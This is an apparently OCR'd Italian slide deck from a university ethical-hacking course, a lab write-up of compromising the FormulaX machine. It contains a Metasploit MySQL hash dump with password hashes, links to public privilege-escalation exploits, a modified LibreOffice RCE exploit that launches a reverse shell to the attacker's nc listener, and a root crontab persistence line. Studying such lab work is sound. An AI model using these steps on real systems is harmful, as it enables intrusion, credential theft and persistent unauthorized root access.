Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: dougie → mercury
Hardware.Mon.#1..: Util: 70%

Started: Thu Jun 13 11:38:37 2024
Stopped: Thu Jun 13 11:40:53 2024
```

```
┌──(kali㉿kali)-[~]
└─$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-gener

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' co
Failed to connect to https://changelogs.ubuntu.com/meta-

Last login: Thu Jun 13 15:52:10 2024 from 10.10.16.62
frank_dorky@formulax:~$ sudo -v
Sorry, user frank_dorky may not run sudo on forumlax.
frank_dorky@formulax:~$
```

Target Post-Exploitation
Horizontal Privilege escalation

- LinPEAS ha riportato cinque vulnerabilità che potrebbero causare una privilege escalation
- Testandole con Metasploit e con metodi manuali non risultano sfruttabili






https://github.com/ly4k/PwnKit
https://github.com/tukru/CVE-2021-22555
https://github.com/0xdevil/CVE-2021-3156
https://github.com/berdav/CVE-2021-4034
https://www.exploit-db.com/exploits/50689
https://github.com/mebeim/CVE-2021-4034


Target Post-exploitation
Horizontal Privilege Escalation

- LinPEAS riporta anche le porte attive
  - le porte 22 e 80 servono per SSH e HTTP
  - la porta 53 non accetta connessioni
  - la porta 27017 viene utilizzata fa MongoDB
  - la porta 8081 reindirizza al form di dev-git-auto-update.chatbot.htb
  - la porta 8082 reindirizza al form di login
  - la porta **3306** viene utilizzata dal DBMS MySQL
  - la porta **3000** viene utilizzata dall'applicazione web LibreNMS
  - tutte le altre non accettano connessioni




Target Post-exploitation
Horizontal Privilege Escalation

- La porta 3306 non risulta sfruttabile, siccome le vulnerabilità rilevata da Nessus sono state scoperte di recente. Quindi non si conosce ancora un modo per sfruttarle.




Target Post-exploitation
Horizontal Privilege Escalation


- La porta 3000 viene utilizzata da LibreNMS



- LinPEAS mostra altri due utenti: kai_relay e librenms



- Esecuzione del file opt/librenms/config to json.php per esportare la configurazione di LibreNMS




Target Post-exploitation
Vertical Privilege Escalation

- Con le credenziali di kai_relay è possibile accedere al database MySQL
- Il database viene usato da LibreNMS, non contiene informazioni utili alla privilege escalation

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run mysql://localhost

[+] 127.0.0.1:3306 - Saving HashString as Loot: mariadb.sys:
[+] 127.0.0.1:3306 - Saving HashString as Loot: root:invalid
[+] 127.0.0.1:3306 - Saving HashString as Loot: mysql:invalid
[+] 127.0.0.1:3306 - Saving HashString as Loot: librenms:*B01ADD83117B080CFE4AA796056C165F85C7EBE5
[+] 127.0.0.1:3306 - Saving HashString as Loot: kai_relay:*D7CBE80496C8CB51B870F8B863A25F521F8DA26F
[*] mysql://localhost:3306 - Scanned 1 of 2 hosts (50% complete)
[+] ::1:3306 - Saving HashString as Loot: mariadb.sys:
[+] ::1:3306 - Saving HashString as Loot: root:invalid
[+] ::1:3306 - Saving HashString as Loot: mysql:invalid
[+] ::1:3306 - Saving HashString as Loot: librenms:*B01ADD83117B080CFE4AA796056C165F85C7EBE5
[+] ::1:3306 - Saving HashString as Loot: kai_relay:*D7CBE80496C8CB51B870F8B863A25F521F8DA26F
[*] mysql://localhost:3306 - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

Target Post-exploitation
Vertical Privilege Escalation

- Utilizzo delle credenziali di kai_relay per accedere via SSH
- Esecuzione di LinPEAS
- Il file /usr/bin/office.sh è eseguibile da ogni utente, senza indicare nessuna password e ottenendo privilegi elevati



- Il file office.sh avvia il software calc e abilita la socket localhost:2002, protocollo UNO Remote Protocol

Target Post-exploitation
Vertical Privilege Escalation

- LibreOffice risulta vulnerabile ed è presente un exploit per il Remote Code Execution

https://0day.today/exploit/32356


Target Post-exploitation
Vertical Privilege Escalation

1. Aggiunta dell'istruzione *shell_execute.execute("/var/tmp/shell","",1)* alla fine del codice exploit.py

2. Creazione del file *shell* al cui interno c'è il comando bash per avviare una reverse shell

3. Upload dei file *shell* e *exploit.py* in FormulaX utilizzando il comando *scp* e le credenziali di kai_relay

Target Post-exploitation
Vertical Privilege Escalation



4. Avvio di una socket in listening, porta 5555

5. Aggiunta del permesso di esecuzione al file *shell* ed esecuzione di *exploit.py* indicando la socket utilizzata da LibreOffice

6. La reverse shell avviata è dell'utente root

Target Post-exploitation
Accesso persistente

Avendo l’accesso al sistema come utente root è possibile sfruttare **crontab** per eseguire il file *shell* ad ogni riavvio del sistema


```
root@formulax:/home/kai_relay#
root@formulax:/home/kai_relay# cp /var/tmp/shell .
cp /var/tmp/shell .
root@formulax:/home/kai_relay# ls
ls
app
automation
shell
root@formulax:/home/kai_relay# echo "@reboot sudo /home/kai_relay/shell" | crontab -
echo "@reboot sudo /home/kai_relay/shell" | crontab -
root@formulax:/home/kai_relay# crontab -l
crontab -l
@reboot sudo /home/kai_relay/shell
root@formulax:/home/kai_relay#
```

```
root@formulax:/home/kai_relay# reboot
reboot

┌──(kali㉿kali)-[~]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.16.38] from dev-git-auto-update.chatbot.htb [10.10.11.6] 47702
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
root@formulax:~#
```

Risultati

La sicurezza di FormulaX è molto bassa.
Oltre alle vulnerabilità rilevate in maniera manuale bisogna considerare le vulnerabilità rilevate con **Nessus**.
Infatti configurando le credenziali degli utenti, ottenute durante il processo di penetration testing, in Nessus vengono rilevate numerose vulnerabilità.



NESSUS				
CRITICAL	**HIGH**	**MEDIUM**	**LOW**	**INFO**
8	26	12	3	63

Grazie
per l’attenzione

Penetration Testing & Ethical Hacking
A.A. 2023/2024

Prof. Arcangelo Castiglione

Gagliarde Nicolapio 0522501488